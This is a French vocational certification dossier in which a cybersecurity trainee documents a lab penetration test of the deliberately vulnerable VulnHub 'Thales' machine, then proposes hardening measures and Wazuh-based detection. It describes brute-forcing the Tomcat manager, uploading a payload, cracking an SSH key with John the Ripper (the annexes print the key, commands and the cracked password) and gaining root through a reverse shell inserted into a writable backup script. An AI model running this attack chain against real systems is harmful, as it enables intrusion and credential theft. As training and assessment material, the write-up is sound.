Liberté • Égalité • Fraternité
RÉPUBLIQUE FRANÇAISE

MINISTÈRE CHARGÉ
DE L'EMPLOI

DOSSIER PROFESSIONNEL (DP)

Nom de naissance	**DUCOUSSET**
Nom d'usage	**DUCOUSSET**
Prénom	**Florian**
Adresse	**43 rue sadi carnot JONZAC 17500**

Titre professionnel visé

RNCP37680BC03 Participer à la gestion de la cybersécurité

MODALITÉ D'ACCÈS :

- ■ Parcours de formation
- □ Validation des Acquis de l'Expérience (VAE)

DOSSIER PROFESSIONNEL (DP)

Présentation du dossier

Le dossier professionnel (DP) constitue un élément du système de validation du titre professionnel. **Ce titre est délivré par le Ministère chargé de l'emploi.**

Le DP appartient au candidat. Il le conserve, l'actualise durant son parcours et le présente **obligatoirement à chaque session d'examen**.

Pour rédiger le DP, le candidat peut être aidé par un formateur ou par un accompagnateur VAE.

Il est consulté par le jury au moment de la session d'examen.

Pour prendre sa décision, le jury dispose :

1. des résultats de la mise en situation professionnelle complétés, éventuellement, du questionnaire professionnel ou de l'entretien professionnel ou de l'entretien technique ou du questionnement à partir de productions.
2. du **Dossier Professionnel** (DP) dans lequel le candidat a consigné les preuves de sa pratique professionnelle
3. des résultats des évaluations passées en cours de formation lorsque le candidat évalué est issu d'un parcours de formation
4. de l'entretien final (dans le cadre de la session titre).

[Arrêté du 22 décembre 2015, relatif aux conditions de délivrance des titres professionnels du ministère chargé de l'Emploi]

Ce dossier comporte :

- pour chaque activité-type du titre visé, un à trois exemples de pratique professionnelle ;
- un tableau à renseigner si le candidat souhaite porter à la connaissance du jury la détention d'un titre, d'un diplôme, d'un certificat de qualification professionnelle (CQP) ou des attestations de formation ;
- une déclaration sur l'honneur à compléter et à signer ;
- des documents illustrant la pratique professionnelle du candidat (facultatif)
- des annexes, si nécessaire.

Pour compléter ce dossier, le candidat dispose d'un site web en accès libre sur le site.

DOSSIER PROFESSIONNEL (DP)

http://travail-emploi.gouv.fr/titres-professionnels

Sommaire

Exemples de pratique professionnelle

Participer à la gestion de la cybersécurité p. 6

- ▸**Participer à la mesure et à l'analyse du niveau de sécurité de l'infrastructure** p. 6
- ▸**Participer à l'élaboration et à la mise en œuvre de la politique de sécurité** p. 12
- ▸**Participer à la détection et au traitement des incidents de sécurité** p. 13

Titres, diplômes, CQP, attestations de formation p. 17

Déclaration sur l'honneur p. 18

Documents illustrant la pratique professionnelle p. 19

Annexe 1 : **Analyse de sécurité et exploitation des vulnérabilités** p.20

Annexe 2 : **Mesures de sécurité et prévention des intrusions** p.25

Annexe 3 : **Détection des incidents et supervision du système** p.26

EXEMPLES DE PRATIQUE PROFESSIONNELLE

Activité-type 1

Participer à la gestion de la cybersécurité

Exemple n°1 ▸ Participer à la mesure et à l'analyse du niveau de sécurité de l'infrastructure

1. Décrivez les tâches ou opérations que vous avez effectuées, et dans quelles conditions :

Dans le cadre de ma formation en cybersécurité, j'ai réalisé un **exercice pratique d'analyse et d'exploitation d'une machine vulnérable** afin de simuler une situation réelle de test d'intrusion de type **boîte noire**.

L'exercice s'est déroulé dans un **environnement de laboratoire virtuel isolé** utilisant une machine virtuelle volontairement vulnérable nommée "**Thales**", disponible sur la plateforme VulnHub.com.

L'objectif de cet exercice était de :

- **Identifier les vulnérabilités présentes sur le système**
- **Exploiter les failles détectées afin d'obtenir un accès initial**
- **Analyser les erreurs de configuration du système**
- **Réaliser une élévation de privilèges jusqu'à l'utilisateur administrateur (*root*)**

L'attaque a été réalisée depuis une machine "**Kali Linux**", qui intègre de nombreux outils spécialisés dans l'analyse de sécurité et les tests d'intrusion.

1) Plan du test d'intrusion

Pour structurer cette analyse de sécurité, **plusieurs étapes** ont été réalisées :

- **Identification de la machine cible sur le réseau local**

- **Analyse des ports ouverts et des services actifs**
- **Identification d'un service vulnérable exposé**
- **Exploitation d'une vulnérabilité permettant un accès initial au système**
- **Exploration du système et recherche de failles de configuration**
- **Exploitation d'une mauvaise configuration afin d'obtenir une élévation de privilèges**

Environnement technique

Machine cible :

- **Adresse IP** : 192.168.1.13
- **Système** : Linux
- **Ports ouverts détectés** : 22 (SSH) & 8080 (HTTP-serveur web)


Machine attaquante :

- **Adresse IP** : 192.168.1.17
- **Système** : Kali Linux
- **Rôle** :
  - Réalisation des scans réseau
  - Analyse des services exposés
  - Exploitation des vulnérabilités détectées

Réseau :

- **Réseau privé** : 192.168.1.0/24

- **Caractéristiques de l'environnement** :
  - Communication directe entre les machines virtuelles
  - Environnement isolé du réseau externe
  - Laboratoire dédié aux exercices de cybersécurité



Réalisation du test d'intrusion

La première étape a consisté à **identifier les services actifs** sur la machine cible. Pour cela, j'ai utilisé l'outil "**Nmap**", qui m'a permis de scanner le réseau afin de détecter les ports ouverts et les services associés.

Ce scan a permis **d'identifier plusieurs ports ouverts** sur la machine cible, notamment :

- **le port 22 correspondant au service SSH**

- **le port 8080 correspondant à un service web**

L'analyse du service web a révélé la **présence d'un serveur "Apache Tomcat"**, ce qui a orienté la suite de l'analyse vers la recherche de vulnérabilités exploitables sur ce service.

Dans une seconde étape, j'ai utilisé le framework "**Metasploit**", qui permet de **tester et exploiter différentes vulnérabilités** connues sur les services identifiés.

Cette phase d'analyse a permis **d'identifier une vulnérabilité potentielle** sur le serveur "Tomcat", pouvant **permettre à un attaquant d'obtenir un accès au système** si celui-ci est mal configuré.

Cette démarche permet d'évaluer le niveau de sécurité d'un système en :

- **Identifiant les services exposés**
- **Analysant les ports ouverts**
- **Détectant les vulnérabilités potentielles pouvant être exploitées par un attaquant.**

Après l'identification d'une vulnérabilité potentielle sur le serveur "Apache Tomcat", j'ai réalisé **une phase d'exploitation afin de vérifier si cette vulnérabilité pourrait être utilisée** pour obtenir un accès au système dans un environnement contrôlé.

Pour cela, j'ai utilisé "**Metasploit**".

Dans un premier temps, j'ai utilisé le module :

"auxiliary/scanner/http/tomcat_mgr_login"

Ce module permet de **tester différents couples identifiant / mot de passe sur l'interface d'administration** du serveur "Tomcat" afin d'identifier des identifiants valides.
Grâce à ce module, **j'ai pu trouver un couple login/mot de passe fonctionnel**, permettant **d'accéder à l'interface d'administration** du serveur.

Une fois cet accès obtenu, j'ai utilisé le module :

"exploit/multi/http/tomcat_mgr_upload"

Ce module permet de **téléverser un fichier malveillant sur le serveur et d'exécuter du code à distance**.
L'exploitation de cette vulnérabilité **m'a permis d'obtenir un accès initial à la machine cible** sous la forme d'un shell distant, **me permettant d'exécuter différentes commandes sur le système** afin d'analyser sa configuration et d'identifier d'éventuelles failles supplémentaires.

Lors de l'exploration du système après l'obtention du shell, j'ai **identifié une clé privée SSH stockée** sur la machine cible.

Afin de vérifier si cette clé pourrait être exploitée pour accéder au service SSH, **j'ai utilisé l'outil "John the Ripper" avec l'utilitaire "ssh2john",** permettant de **convertir une clé privée SSH en un format exploitable** pour une attaque par cassage de mot de passe.

Après conversion de la clé, **j'ai trouvé le mot de passe** de session de l'utilisateur "Thalès" qui est "vodka06".

Après avoir obtenu un accès initial à la machine cible via le shell Metasploit, **j'ai réalisé une phase de post-exploitation afin de mesurer l'impact** concret de la vulnérabilité et d'identifier les failles de configuration pouvant compromettre davantage la sécurité du système.

Lors de l'exploration du système, **j'ai trouvé un fichier nommé "notes.txt"** dans le répertoire personnel de l'utilisateur "thales". Ce fichier mentionnait que **le script "backup.sh" était accessible et qu'il disposait de permissions en lecture, écriture et exécution**.

Cette configuration **représente un risque majeur**, car un utilisateur malveillant peut modifier le script pour exécuter du code avec les privilèges associés.

Afin de démontrer ce risque, **j'ai modifié le script backup.sh pour y intégrer une commande permettant d'établir une connexion en reverse shell** vers ma machine "Kali Linux" avec l'outil "**Netcat**".

Une fois le script exécuté automatiquement par le système, **la connexion reverse shell a été capturée sur ma machine attaquante**. Cette opération **m'a permis d'obtenir un accès root sur la machine cible**, démontrant ainsi **l'impact concret d'une mauvaise configuration des permissions**.

Conclusion : Cette activité a permis de mettre en **évidence plusieurs vulnérabilités présentes sur la machine cible**, notamment au niveau des services exposés et des configurations associées.

L'analyse réalisée à l'aide d'outils tels que "**Nmap**" & "**Metasploit**" a permis d'identifier un service web vulnérable basé sur "**Apache Tomcat**", ainsi que des **failles exploitables menant à un accès initial au système**.

La phase d'exploitation a démontré qu'un attaquant pouvait compromettre la machine cible en exploitant des identifiants faibles et des services mal sécurisés. L'analyse du système après compromission a également **révélé des erreurs de configuration critiques**, notamment sur la **gestion des permissions de certains fichiers**, permettant une **élévation de privilèges jusqu'à l'utilisateur "root"**.

Cette démarche met en évidence **l'importance d'une analyse approfondie du niveau de sécurité d'un système**, en identifiant non seulement les services exposés, mais également **les vulnérabilités exploitables et leurs impacts potentiels**.

Activité-type 2 Participer à la gestion de la cybersécurité

Exemple n°2 : Participer à l'élaboration et à la mise en œuvre de la politique de sécurité

1. Décrivez les taches ou opérations que vous avez effectués, et dans quelles conditions :

Après avoir identifié et exploité plusieurs vulnérabilités sur le système, **j'ai analysé les mesures de sécurité qui auraient permis d'empêcher cette attaque**.

Concernant le serveur "Apache Tomcat", l'accès à l'interface d'administration était **protégé par des identifiant faibles**.

Pour sécuriser ce service, plusieurs mesures peuvent être mises en place :

- **Utiliser des mots de passe forts et unique**
- **Limiter l'accès à l'interfaces d'administration (filtrage IP, VPN)**
- **Désactiver ou restreindre l'accès au manager Tomcat en production**

Concernant la clé privée SSH découverte sur le système, celle-ci ne doit **jamais être accessible en clair sur une machine** :

- **Restreindre les permissions des fichiers (chmod 600)**
- **Ne pas stocker des clés sensibles sur des comptes utilisateurs non sécurisés**
- **Désactiver l'authentification par mot de passe et utiliser des clés protégées**

Enfin, **la faille critique liée au script "backup.sh"** aurait pu être évitée en appliquant de bonnes pratiques :

- **Limiter les permissions d'écriture sur les scripts exécutés automatiquement**
- **Utiliser des droits scripts (chmod 700)**
- **Vérifier l'intégrité des scripts exécutés avec des outils de contrôle**

Ces mesures permettent de **réduire considérablement la surface d'attaque** et d'**empêcher un attaquant de reproduire les actions réalisées** lors de ce test d'intrusion.

Activité-type 3 Participer à la gestion de la cybersécurité

Exemple n°3 : Participer à la détection et au traitement des incidents de sécurité

1. **Décrivez les taches ou opérations effectuées, et dans quelles conditions :**

Dans le cadre de la détection des incidents de sécurité, il est **important de mettre en place des outils de supervision** permettant d'**identifier les comportements suspects** sur le système.

Pour cela, **l'utilisation d'un système de détection** comme "**Wazuh**" permet de **surveiller en temps réel** les activités sur la machine.

"Wazuh" permet notamment de :

- **Détecter les modifications de fichiers critiques (comme "backup.sh")**
- **Surveiller les connexions SSH**
- **Identifier les comportements anormaux (exécutions de commandes suspects)**

Dans le cadre de cet exercice, un tel outil **aurait permis de détecter** :

- **La modification du script "backup.sh"**
- **L'exécution d'un reverse shell**
- **L'obtention d'un accès "root'**

Des règles de détection peuvent être mises en place pour **générer des alertes** en cas :

- **De modification de fichiers système**
- **D'ouverture de connexions réseau inhabituelles**
- **D'exécutions de commandes sensibles**

Conclusion : Cette phase a permis de **démontrer l'importance de la détection et du traitement des incidents de sécurité** au sein d'un système d'information.

L'exploitation de la mauvaise configuration du script "backup.sh" a mis en **évidence qu'un attaquant pouvait obtenir un accès complet au système sans être détecté** en l'absence de mécanismes de supervision adaptés.

La mise en place d'une solution de surveillance telle que "Wazuh" **permettrait de détecter ce type de comportement malveillant**, notamment grâce à la **surveillance des modifications de fichiers sensibles, des connexions réseau et des élévations de privilèges**.

Cette activité souligne donc la **nécessité de compléter les mesures de prévention par des outils de détection efficaces**, afin de pouvoir **identifier rapidement une intrusion, analyser son origine et réagir de manière appropriée**.

2. Précisez les moyens utilisés :

Durant l'ensemble de l'exercice, plusieurs outils et moyens techniques ont été utilisés pour réaliser la reconnaissance, l'exploitation et la post-exploitation sur la machine cible.

Outils d'analyse et d'exploitation des vulnérabilités (Compétence 1) :

- **Nmap :** scan réseau pour identifier les ports ouverts et les services actifs
- **Metasploit Framework :** exploitation des vulnérabilités identifiées
- **Module "*auxiliary/scanner/http/tomcat_mgr_login*" :** test des identifiants sur le serveur Apache Tomcat
- **Module "*exploit/multi/http/tomcat_mgr_upload*" :** téléversement et exécution de code à distance
- **John the Ripper avec "ssh2john" :** tentative de déchiffrement de la clé privée SSH
- **Netcat :** écoute du port pour capturer le reverse shell
- **Éditeur Bash / nano :** modification du script "backup.sh" pour y intégrer le reverse shell

Outils de mise en œuvre des mesures de sécurité et de prévention (Compétence 2):

- **Commandes linux (chmod) :** Modification des permissions des fichiers sensibles afin de limiter les accès non autorisés
- **Editeur de configuration (nano/bash) :** Sécurisation des fichiers système et des scripts "backup.sh"
- **Configuration du service SSH (sshd_config) :** Renforcement de l'authentification et restriction des accès

Outils de détection et de supervision des incidents (Compétence 3):

- **WAZUH (application & déploiement agent) :** Installation et configuration de l'agent Wazuh sur la machine Thalès via commandes, pour superviser les activités système, détecter les anomalies et collecter les logs sécurité.
- **Commandes linux** : Mise en place et lancement de WAZUH sur la machine Thalès + ajout d'une ligne de commande dans le fichier de configuration de WAZUH "/var/ossec/etc/ossec.conf" pour la mise en place de la détection de fichier

3. Avec qui avez-vous travaillé ?

Activité réalisée individuellement dans le cadre de ma formation cybersécurité, au sein d'un laboratoire virtuel isolé.

4. Contexte

Nom de l'entreprise, organisme ou association	**Formation cybersécurité GUARDIA – laboratoire virtuel VulnHub**
Chantier, atelier, service	**Exercice pratique de test d'intrusion sur machine vulnérable – analyse / exploitation / post-exploitation**
Période d'exercice	**Du 20/01/26 au 20/01/26**

5. Informations complémentaires *(facultatif)*

Cliquez ici pour taper du texte.

Titres, diplômes, CQP, attestations de formation

(facultatif)

Intitulé	Autorité ou organisme	Date
Cliquez ici.	Cliquez ici pour taper du texte.	Cliquez ici pour sélectionner une date.
Cliquez ici.	Cliquez ici pour taper du texte.	Cliquez ici pour sélectionner une date.
Cliquez ici.	Cliquez ici pour taper du texte.	Cliquez ici pour sélectionner une date.
Cliquez ici.	Cliquez ici pour taper du texte.	Cliquez ici pour sélectionner une date.
Cliquez ici.	Cliquez ici pour taper du texte.	Cliquez ici pour sélectionner une date.
Cliquez ici.	Cliquez ici pour taper du texte.	Cliquez ici pour sélectionner une date.
Cliquez ici.	Cliquez ici pour taper du texte.	Cliquez ici pour sélectionner une date.
Cliquez ici.	Cliquez ici pour taper du texte.	Cliquez ici pour sélectionner une date.
Cliquez ici.	Cliquez ici pour taper du texte.	Cliquez ici pour sélectionner une date.
Cliquez ici.	Cliquez ici pour taper du texte.	Cliquez ici pour sélectionner une date.

Déclaration sur l'honneur

Je soussigné **FLORIAN DUCOUSSET** , déclare sur l'honneur que les renseignements fournis dans ce dossier sont exacts et que je suis l'auteur des réalisations jointes.

Fait à JONZAC 171500 le 14/03/26 pour faire valoir ce que de droit.

Signature :

DUCOUSSET

Documents illustrant la pratique professionnelle

(facultatif)

Intitulé
Cliquez ici pour taper du texte.

ANNEXES 1 - ANALYSE DE SECURITE ET EXPLOITATION DES VULNERABILITES

1) Détection de l'adresse IP

```
Nmap scan report for miletus.home (192.168.1.13)
```

2) Détection des ports ouverts


```
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
8080/tcp open  http-proxy
MAC Address: 08:00:27:AE:14:64 (Oracle VirtualBox virtual NIC)
```

3) Identification du serveur Tomcat


```
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-14 09:07 -0400
Nmap scan report for miletus.home (192.168.1.13)
Host is up (0.0014s latency).

PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat 9.0.52
MAC Address: 08:00:27:AE:14:64 (Oracle VirtualBox virtual NIC)
```

4) Visite du site 192.168.1.13:8080 (tomcat)




5) Utilisation & configuration du module “auxiliary/scanner/http/tomcat_mgr_login/”




Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none er&realm)
PASSWORD		no	The HTTP password to specify for authentication
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]. Supported apni, socks4, http, socks5, socks5h
RHOSTS	192.168.1.13	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploi sing-metasploit.html
RPORT	8080	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
TARGETURI	/manager/html	yes	URI for Manager login. Default is /manager/html
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	The HTTP username to specify for authentication
USERPASS_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt	no	File containing users and passwords separated by space, one pair per lin
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt	no	File containing users, one per line
VERBOSE	true	yes	Whether to print output for all attempts
VHOST		no	HTTP server virtual host


6) **Résultat scan du module**




7) **Utilisation & configuration du module "exploit/multi/http/tomcat_mgr_upload"**



8) **Shell ouvert sur la machine cible via Metasploit**



9) **Test d'exploitation de la clé SSH (clé id_rsa trouvé)**



10) **Tentative de déchiffrement de la clé via "ssh2john" - mot de passe de l'utilisateur "Thales" trouvé**

```
└─# nano id_rsa

┌──(root㉿kali)-[/home/kali/Desktop/guardia/thales]
└─# cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6103FE9ABCD5EF41F96C07F531922AAF

ZMlKhm2S2Cqbj+k3h8MgQFr6oG4CBKqF1NfT04fJPs1xbXe00a5dS+QgIbSaKWMh
+/ILeS/r8rFUt9isW2QAH7JYEWBgR4Z/9K5MSUd1aEyjxz7FpZj2cL1Erj9wK9ZA
InMmkm7xAKOWKwLTJeMS3GB4X9AX9ef/Ijmxx/cvvIauK5G2jPRyGSazMjK0QcwX
pkwnm4EwXPDiktkwzg15RwIhJdZBbrMj7WW9kt0CF9P754mChdIWzHrxYhCUIfWd
rHbDYTKmfL18LYhHaj9ZklkZjb8li8JIPvnJDcnLsCY+6X1xB9dqbUGGtSHNnHiL
rmrO5fI7RYt9gCgMtFimYRa57gFuvZE/NmmIUJkH3Ccv1mIj3wT1TCtvREv+eKgf
/nj+3A6ZSQKFdlm22YZBilE4npxGOC03s81Rbvg90cxOhxYGTZMu/jU9ebUT2HAh
o1B972ZAWj3m5sDZRiQ+wTGqwFBFxF9EPia6sRM/tBKaigIElDSyvz1C46mLTmB5
f8KNwx5rNXkNM7dYX1Sykg0RreKO1weYAA0yQ5HCY+iJTIf81CuDcgOIYRywHIPU
9rI20K910cLLo+ySa7O4KDcmIL1WCnGbrD4PwupQ68G2YG0ZOOIrwE9efkpwXPCR
Vi2TO2Zut8+6ZEFjz4d3aWIzWtf1IugQrsmBK+akRLBPjQVy/LyApqvV+tYfQelV
v9pEKMxR5f1gFmZpTbZ6HDHmEO4Y7gXvUXphjW5uijYemcyGx0HSqCSER7y7+phA
h0NEJH5B5dMpvo57oSIxC0qe4Qs5WITYtJs5fKuvJejRGpoh1O2HE+etITXlFffm
2J1fdQgPo+qbOV5MGmkITfTBDh1ODG7TZYAq8OLyEh/yiALoZBT1AEeAJev5hON5
PUUP8cxX4SH43lnsmIDjn8M+nEsMEWVZzvaqo6a2Sfa/SEdxq8ZIM1Nm8fLuS8N2
GCrvRmCd7H+KrMIY2Y4QuTFR1etulbBPbmcCmpsXlj496bE7n5WwILLw3Oe4IbZm
ztB5WYAww6yyheLmgU4WkKMx2sOWDWZ/TSEP0j9esOeh2mOt/7Grrhn3xr8zqnCY
i4utbnsjL4U7QVaa+zWz6PNiShH/LEpuRu2lJWZU8mZ7OyUyx9zoPRWEmz/mhOAb
jRM5yfLNFggfzjswgcbwubUrpX2Gn6XMb+MbTY3CRXYqLaGStxUtcpMdpj4QrFLP
eP/3PGXugeJi8anYMxIMc3cJR03EktX5Cj1TQRCjPWGoatOMh02akMHvVrRKGG1d
/sMTTIDrlYlrEAfQXacjQF0gzqxy7jQaUc0k4Vq5iWggjXNV2zbR/YYFwUzgSjSe
SNZzz4AMwRtlCWxrdoD/exvCeKWuObPlajTI3MaUoxPjOvhQK55XWIcg+ogo9X5x
B8XDQ3qW6QJLFELXpAnl5zW5cAHXAVzCp+VtgQyrPU04gkoOrlrj5u22UU8giTdq
nLypW+J5rGepKGrklOP7dxEBbQiy5XDm/K/22r9y+Lwyl38LDF2va22szGoW/oT+
8eZHEOYASwoSKng9UEhNvX/JpsGig5sAamBgG1sV9phyR2Y9MNb/698hHyULD78C
-----END RSA PRIVATE KEY-----

┌──(root㉿kali)-[/home/kali/Desktop/guardia/thales]
└─# chmod 600 id_rsa

┌──(root㉿kali)-[/home/kali/Desktop/guardia/thales]
└─# ssh2john id_rsa > id_rsa.hash

┌──(root㉿kali)-[/home/kali/Desktop/guardia/thales]
└─# john id_rsa.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
No password hashes left to crack (see FAQ)

┌──(root㉿kali)-[/home/kali/Desktop/guardia/thales]
└─# john --show id_rsa.hash
id_rsa:vodka06
```

12) Contenu du fichier note.txt

```
tomcat@miletus:/$ cd /home/thales
cd /home/thales
tomcat@miletus:/home/thales$ ls
ls
notes.txt  user.txt
tomcat@miletus:/home/thales$ cat notes.txt
cat notes.txt
I prepared a backup script for you. The script is in this directory "/usr/local/bin/backup.sh". Good Luck.
```

